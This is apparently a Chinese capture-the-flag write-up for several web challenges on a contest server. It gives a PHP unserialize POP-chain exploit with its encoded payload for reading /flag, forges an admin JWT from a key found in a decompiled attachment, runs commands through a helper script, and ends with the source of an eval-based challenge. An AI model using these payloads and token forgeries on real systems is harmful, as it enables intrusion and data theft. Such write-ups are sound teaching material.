

python3 1.py http://node10.anna.nssctf.cn:28055/ "ls / > 1.txt"

image-20251101003814089

image-20251101003844422

1


python3 1.py http://node10.anna.nssctf.cn:28055/ "env > 2.txt"

image-20251101004255308

image-20251101201738577

FIRST MEETING

源码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
<?php
highlight_file(__FILE__);
class WEB {
private $sauy;
public $creambread;

public function __construct($sauy) {
$this->sauy = $sauy;
echo "I know you are good at this!";
}
public function __destruct() {
echo $this -> sauy;
}
}

class REVERSE {
protected $re1sen;
public $harukaze;
public $ysyy;
public $acc;

public function __call($a, $b){
if (!is_string($this -> harukaze) ||!is_string($this -> ysyy)||($this -> harukaze === $this -> ysyy)) {
die("你输的什么东西?");
}
if (md5($this -> harukaze) == md5($this -> ysyy)) {
($this->acc)();
} else {
die("?");
}
}
}

class PWN {
public $wings;
public $c0trick;

public function __toString() {
if($this->wings === 'SHENG-YI'){
$this -> c0trick -> MinatoNamikaze();
return "NSS WELCOME YOU!!!";
}
else {
die("No wings,no fly!");
}
}
}
class MISC {
public $cr4p;

public function __invoke(){
$this -> cr4p -> png = '010';
}
}

class CRYPTO {
public $kyarihoshi;
public $rocage;
public $last;
public $dance;
public $kiss;
public function __construct(){
$kyarihoshi = $this -> kyarihoshi;
$rocage = $this -> rocage;
$kiss = $this -> kiss;
}
public function __set($a, $b){
$this -> dance = md5(rand(1, 10000));
if ($this->last === $this -> dance){
$kiss = new $this -> kyarihoshi($this -> rocage);
echo "$kiss<br>";
echo "恭喜!<br>";
}
else{
die("LAST DANCE!May be you can find the trick!");
}
}
}
$NSS = $_POST["NSS"];
unserialize($NSS);
?>



思路就是利用CRYPTO类中的__set()魔术方法中的代码读文件,$kiss = new $this -> kyarihoshi($this -> rocage);这是实例化一个对象,可以使kyarihoshi为原生类SoapClientrocage就是要读的文件/flag

然后看要执行这个代码就需要满足$this->last === $this -> dance,但是$this -> dance = md5(rand(1, 10000));dance变得是随机的,这里可以用&符来满足,即$crypto->last = &$crypto->dance;,这就可以使last恒等于dance

然后就是要触发__set()魔术方法,要求是给不存在的成员属性赋值,在MISC类中的__invoke()魔术方法中满足这个要求,给不存在的png赋值

然后就是要触发__invoke()魔术方法,是要以调用函数的方式调用一个对象,可以发现REVERSE类中__call()方法中的($this->acc)(); 满足要求,这里存在MD5弱比较,找俩MD5是0e开头的,后面都是数字的即可(科学计数法),如:240610708QNKCDZO

然后要触发__call()魔术方法,要在对象中调用一个不存在或不可访问方法,PWN类中的__toString()魔术方法中的$this -> c0trick -> MinatoNamikaze();调用了不存在的MinatoNamikaze方法,满足要求,这里要设置wings值为SHENG-YI

然后是要触发__toString()魔术方法,是把对象当成字符串调用时会触发,在WEB类中echo $this -> sauy;满足

构造链子思路就是这些,exp:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
<?php
class WEB {
private $sauy;
public function __construct($sauy) {
$this->sauy = $sauy;
}
}

class REVERSE {
protected $re1sen;
public $harukaze;
public $ysyy;
public $acc;
}

class PWN {
public $wings;
public $c0trick;
}

class MISC {
public $cr4p;
}

class CRYPTO {
public $kyarihoshi;
public $rocage;
public $last;
public $dance;
public $kiss;
}

// 创建CRYPTO对象,让last和dance相互引用
$crypto = new CRYPTO();
$crypto->last = &$crypto->dance; // 关键:建立引用关系
$crypto->kyarihoshi = 'SplFileObject'; // 可以执行命令的类
$crypto->rocage = '/flag'; // 要执行的命令

// 创建MISC对象,触发CRYPTO的__set
$misc = new MISC();
$misc->cr4p = $crypto;

// 创建REVERSE对象,最终执行MISC的__invoke
$reverse = new REVERSE();
$reverse->harukaze = '240610708';
$reverse->ysyy = 'QNKCDZO';
$reverse->acc = $misc;

// 创建PWN对象
$pwn = new PWN();
$pwn->wings = 'SHENG-YI';
$pwn->c0trick = $reverse;

// 创建WEB对象
$web = new WEB($pwn);

echo urlencode(serialize($web));
?>
1
O%3A3%3A%22WEB%22%3A1%3A%7Bs%3A9%3A%22%00WEB%00sauy%22%3BO%3A3%3A%22PWN%22%3A2%3A%7Bs%3A5%3A%22wings%22%3Bs%3A8%3A%22SHENG-YI%22%3Bs%3A7%3A%22c0trick%22%3BO%3A7%3A%22REVERSE%22%3A4%3A%7Bs%3A9%3A%22%00%2A%00re1sen%22%3BN%3Bs%3A8%3A%22harukaze%22%3Bs%3A9%3A%22240610708%22%3Bs%3A4%3A%22ysyy%22%3Bs%3A7%3A%22QNKCDZO%22%3Bs%3A3%3A%22acc%22%3BO%3A4%3A%22MISC%22%3A1%3A%7Bs%3A4%3A%22cr4p%22%3BO%3A6%3A%22CRYPTO%22%3A5%3A%7Bs%3A10%3A%22kyarihoshi%22%3Bs%3A13%3A%22SplFileObject%22%3Bs%3A6%3A%22rocage%22%3Bs%3A5%3A%22%2Fflag%22%3Bs%3A4%3A%22last%22%3BN%3Bs%3A5%3A%22dance%22%3BR%3A12%3Bs%3A4%3A%22kiss%22%3BN%3B%7D%7D%7D%7D%7D

image-20251101203513403


“j”wt

jadx看一下附件

image-20251101203656268

这里给了密钥,可以伪造JWT


image-20251101203724833

这里给了用户名:user和密码Ns3.P@s3w0rd,可以普通用户登录


image-20251101203831306



有个/profile路由,用请求头Authorization校验身份的,要带有Bearer ,后面加上JWT,满足身份是admin才能得到flag,思路清晰,开始伪造JWT

先登录得到普通用户的session

image-20251101204122084

1
eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJ1c2VyIiwicm9sZSI6InVzZXIiLCJpYXQiOjE3NjIwMDA4NzYsImV4cCI6MTc2MjAwNDQ3Nn0.mMFTOukz-9QwvGw6xSaaSapHtSoQiEnBJo5nwyepfQA


在线网站伪造,密钥是supersecretkeythatis32byteslong123!

image-20251101204200866

1
eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJhZG1pbiIsInJvbGUiOiJhZG1pbiIsImlhdCI6MTc2MjAwMDg3NiwiZXhwIjoxNzYyMDA0NDc2fQ.FMCp-bMUoTUAotCAv-KWQppf7Z75-hrsNVTY8i7ZE4g

添加请求头Authorization,带上伪造好的访问profile

1
Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJhZG1pbiIsInJvbGUiOiJhZG1pbiIsImlhdCI6MTc2MjAwMDg3NiwiZXhwIjoxNzYyMDA0NDc2fQ.FMCp-bMUoTUAotCAv-KWQppf7Z75-hrsNVTY8i7ZE4g

image-20251101204339538

php命令执行

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
<?php
highlight_file(__FILE__);
error_reporting(0);
if (isset($_POST['rce'])) {
$rce = $_POST['rce'];
if (strlen($rce) <= 200) {
if (is_string($rce)) {
if (!preg_match("/[!@#%^&*:'\-<?>\"\/|`a-zA-Z~\\\\0-9]/", $rce)) {
eval($rce);
} else {
echo("Are you hack me?");
}
} else {
echo "I want string!";
}
} else {
echo "too long!";
}
}
?>

